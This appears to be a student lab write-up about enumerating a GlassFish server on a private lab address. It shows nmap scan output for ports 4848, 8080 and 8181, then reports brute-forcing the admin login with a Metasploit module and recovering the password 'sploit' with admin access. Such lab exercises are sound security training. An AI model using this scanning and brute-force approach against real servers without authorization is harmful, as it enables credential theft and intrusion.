
VULNERABILITY SCANNING (PART 1)

BY JAMES ROBERSON



PROFESSIONAL | CYBERSECURITY | FEBRUARY 27, 2024

WHAT HAPPENED?

In the task today I was asked to enumerate a site to discover any holes or leaks. Per your request, I was only to scan ports 4848, 8080, and 8181. According to the company's last audit, there are some concerns revolving around credentials and password health. To successfully enumerate any of these ports means to gain access to your servers. Let's see what we come back with.

- Successfully discovered and scanned ports 4848, 8080, and 8181. Check.
- Downloaded the list of passwords and imported it into msfconsle. Check.
- Answered questions including screenshots of success. Check and check.

What services were running on ports 4848, 8080, and 8181?

4848: appserver-http

8080: http-proxy

8181: intermapper

What version were the different services running?

4848: Oracle GlassFish Application Server

8080: Sun GlassFish Open Source Edition 4.0

8181: unrecognized

What module did you use to bruteforce the password?

Scanner/http/glassfish_login


What was the password?

sploit

What kind of access did you have when logging into the portal?


User: admin

PROOF:



```
┌──(bitman㉿KaliII)-[~/Documents/CodingDojo]
└─$ nmap 10.0.2.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-27 02:48 CST
Nmap scan report for 10.0.2.9
Host is up (0.013s latency).
Not shown: 983 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
8009/tcp  open  ajp13
8383/tcp  open  m2mservices
9200/tcp  open  wap-wsp
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 2.33 seconds

┌──(bitman㉿KaliII)-[~/Documents/CodingDojo]
└─$ nmap -p 4848,8080,8181 10.0.2.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-27 02:49 CST
Nmap scan report for 10.0.2.9
Host is up (0.0083s latency).

PORT     STATE  SERVICE
4848/tcp closed appserv-http
8080/tcp closed http-proxy
8181/tcp closed intermapper

Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds

┌──(bitman㉿KaliII)-[~/Documents/CodingDojo]
└─$ 
```


Figure 1. Discovery scan for ports 4848, 8080, and 8181 on 10.0.2.9.



```
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
8009/tcp  open  ajp13
8383/tcp  open  m2mservices
9200/tcp  open  wap-wsp
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 2.33 seconds

┌──(bitman㉿KaliII)-[~/Documents/CodingDojo]
└─$ nmap -p 4848,8080,8181 10.0.2.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-27 02:49 CST
Nmap scan report for 10.0.2.9
Host is up (0.0083s latency).

PORT     STATE  SERVICE
4848/tcp closed appserv-http
8080/tcp closed http-proxy
8181/tcp closed intermapper

Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds

┌──(bitman㉿KaliII)-[~/Documents/CodingDojo]
└─$ nmap -p 4848,8080,8181 -A 10.0.2.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-27 02:53 CST
Nmap scan report for 10.0.2.9
Host is up (0.010s latency).

PORT     STATE  SERVICE      VERSION
4848/tcp closed appserv-http
8080/tcp closed http-proxy
8181/tcp closed intermapper

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.62 seconds

┌──(bitman㉿KaliII)-[~/Documents/CodingDojo]
```


```
┌──(bitman㉿KaliII)-[~]
└─$ echo SEMAJ
SEMAJ

┌──(bitman㉿KaliII)-[~]
└─$ 
```

Figure 2. Here I attempted a deeper scan with the -A switch hoping to discover something useful. Nothing, so I ran it again but accept including the -T4 switch this time, as shown in Figure 3.




```
┌──(bitman㉿KaliII)-[~]
└─$ nmap -p 4848,8080,8181 -A -T4 10.0.2.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-27 04:51 CST
Nmap scan report for 10.0.2.9
Host is up (0.0066s latency).

PORT     STATE SERVICE          VERSION
4848/tcp open  ssl/http         Oracle Glassfish Application Server
| ssl-cert: Subject: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceName=California/countryName=US
| Not valid before: 2013-05-15T05:33:38
|_Not valid after:  2023-05-13T05:33:38
|_ssl-date: 2024-02-27T10:52:06+00:00; +4s from scanner time.
| http-methods:
|_  Potentially risky methods: DELETE PUT
|_http-title: GlassFish Server Administration Console
8080/tcp open  http             Sun GlassFish Open Source Edition  4.0
|_http-title: GlassFish Server - Server Running
|_http-open-proxy: Proxy might be redirecting requests
8181/tcp open  ssl/intermapper?
| ssl-cert: Subject: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceName=California/countryName=US
| Not valid before: 2013-05-15T05:33:38
|_Not valid after:  2023-05-13T05:33:38
|_ssl-date: 2024-02-27T10:52:06+00:00; +4s from scanner time.
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Date: Tue, 27 Feb 2024 10:51:54 GMT
|     Content-Type: text/html
|     Connection: close
|     Content-Length: 4626
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
|     <html lang="en">
|     <!——
|     ALTER OR REMOVE COPYRIGHT NOTICES OR THIS HEADER.
|     Copyright (c) 2010, 2013 Oracle and/or its affiliates. All rights reserved.
|     subject to License Terms
|     <head>
|     <style type="text/css">
|     body{margin-top:0}
|     body,td,p,div,span,a,ul,ul li, ol, ol li, ol li b, dl,h1,h2,h3,h4,h5,h6,li {font-family:geneva,helvetica,arial,"lucida sans",sans-serif; font-size:10pt}
|     {font-size:18pt}
|     {font-size:14pt}
|     {font-size:12pt}
|     code,kbd,tt,pre {font-family:monaco,courier,"courier new"; font-size:10pt;}
|     {padding-bottom: 8px}
|     p.copy, p.copy a {font-family:geneva,helvetica,arial,"lucida sans",sans-serif; font-size:8pt}
|     p.copy {text-align: center}
|_    table.grey1,tr.grey1,td.g
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8181-TCP:V=7.94SVN%T=SSL%I=7%D=2/27%Time=65DDBEC4%P=x86_64-pc-linux
SF:-gnu%r(GetRequest,128C,"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Tue,\x2027\x
```

Figure 3. Yahtzee! I found versions of Oracle running on ports 4848, and 8080. A Glassfish Application.



